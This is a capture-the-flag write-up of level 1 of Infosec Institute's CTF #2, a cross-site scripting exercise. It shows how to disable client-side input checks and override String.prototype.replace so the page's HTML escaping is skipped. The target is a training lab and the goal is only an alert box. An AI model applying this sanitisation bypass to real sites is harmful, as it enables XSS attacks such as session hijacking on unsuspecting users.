

Infosecinstitute CTF 2 - LEVEL 1

This will be one of 13 posts about the aftermath of the [Practical Web Hacking](#) CTF #2.

The first level is a simulation of link storage web application, with [A3 Cross-Site_Scripting](#), this types of vulnerabilities exploit the interpreter in the browser to achieve client site code execution (Javascript). To target the Users that visit the vulnerable page, exploiting this vulnerability could allow an Attacker to accomplish the flowing:


1. [session hijacking](#)
2. [Cross-Site Request Forgery](#)

But in our case the objective is to show an alert, a procedure used by many to verify the vulnerability, for that we need first to know what protections are in place and what kind, in this case there are two protections in place both client side, and nothing is sent to the server.

Objectives

1. Disable the html protections.
2. Bypass or Disable the javascript protection.
3. Create a small script and display alert Ex1 message.

First we need to locate and change the protection of the document in the input field for the site name in my case, i changed the "pattern" to "." and "maxsize" to 100 as showed in the picture.



```
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body>
    <ul id="main-header" class="nav nav-pills navbar-inverse">...</ul>
    <div class="container">
      ::before
      <div class="ex1 links-place col-md-3">...</div>
      <div class="col-md-6 col-md-offset-1">
        <h1 class="well text-center">Add your favorites link here</h1>
        <div class="jumbotron text-center">
          <form class="ex1" action>
            <label>
              " Site Name
            </label>
            <input type="text" placeholder="Name of site" maxsize="10" class="form-control" pattern="[A-Za-z]+" required name="name" />
            </label>
            <label>...</label>
            <div class="text-center">...</div>
          </form>
        </div>
      </div>
      ::after
    </div>
```

The second part is a bit trickier, the javascript in the selected line is doing a global search and replace for the two char's that we need in our payload, in our list of options we have:

```

*/
$(function() {
    var Exercises = {
        ex1: {

            initialize: function() {
                $("#messages").text("People want you to store your favorite links here. However, you are not into that, you just want");
                var nativeAlert = window.alert;
                var lastAlert = null;
                window.alert = function(msg) {
                    nativeAlert(msg);
                    lastAlert = msg;
                }
                $("form.ex1").submit(function(evt) {
                    evt.preventDefault();
                    var siteName = $(".ex1 input[type='text']").val().trim().replace(/</g, "&lt;").replace(/>/g, "&gt;");
                    var siteURL = $(".ex1 input[type='url']").val().trim().replace(/</g, "&lt;").replace(/>/g, "&gt;");

                    $("<p class='lead'><span class='label label-success'>" + siteName + "</span>" + siteURL + "</p>").appendTo(".ex1.
                    if (testForScript("Ex1", [siteName, siteURL], lastAlert)) {

```

1. Try to exploit the Regular expression and see if we can try to make it in a way that our char gets passed by the search and replace intact.
2. Edit the script and remove the section that we don't need.
3. Change the prototype of the String object and replace the native function with our own.

The **first** one would be possible if either the expression or the browser has a bug, since i didn't find any problem with the expression and browser bug might be too much for this type of challenge this is not our way.

The **second** it's easy mode way and probably the most common, theirs no fun in easy mode!

This leaves us with the **third** option. I used this method because i think that is important to remember that it's not just code on the client side that can be changed, the enviroment can also change.

Tasks

1. Create a copy of the native function.
2. Attach custom function to the String object's [prototype](#).

```

var real_replace = String.prototype.replace;
String.prototype.replace = function(one,two){ return this.toString();}

```

1. Place a breakpoint after the variable assingment, (after cleanup) at Ext1.js.

```

9      $("#messages").text("People want you to store your favorite links here. However, you are not into that, you
10      var nativeAlert = window.alert;
11      var lastAlert = null;
12      window.alert = function(msg) {
13          nativeAlert(msg);
14          lastAlert = msg;
15      }
16      $("form.ex1").submit(function(evt) {
17          evt.preventDefault();
18          var siteName = $(".ex1 input[type='text']").val().trim().replace(/</g, "&lt;").replace(/>/g, "&gt;");
19          var siteURL = $(".ex1 input[type='url']").val().trim().replace(/</g, "&lt;").replace(/>/g, "&gt;");
20
21
22
23      $("<p class='lead'><span class='label label-success'>" + siteName + "</span>" + siteURL + "</p>").append
24      if (testForScript("Ex1", [siteName, siteURL], lastAlert)) {
25
26          $("#messages").removeClass("alert-info").addClass("alert-success");
27          $("#messages").text("You made it to exercise 2. You will be redirected to it in 10 seconds.")
28          levelCompleted(1);

```


1. Place our payload in the input and submit.
2. Restore the original replace function, and hit play.

```

String.prototype.replace = real_replace;

```

1. Success!



Video



0x4E0x650x6F
0x4E0x650x6F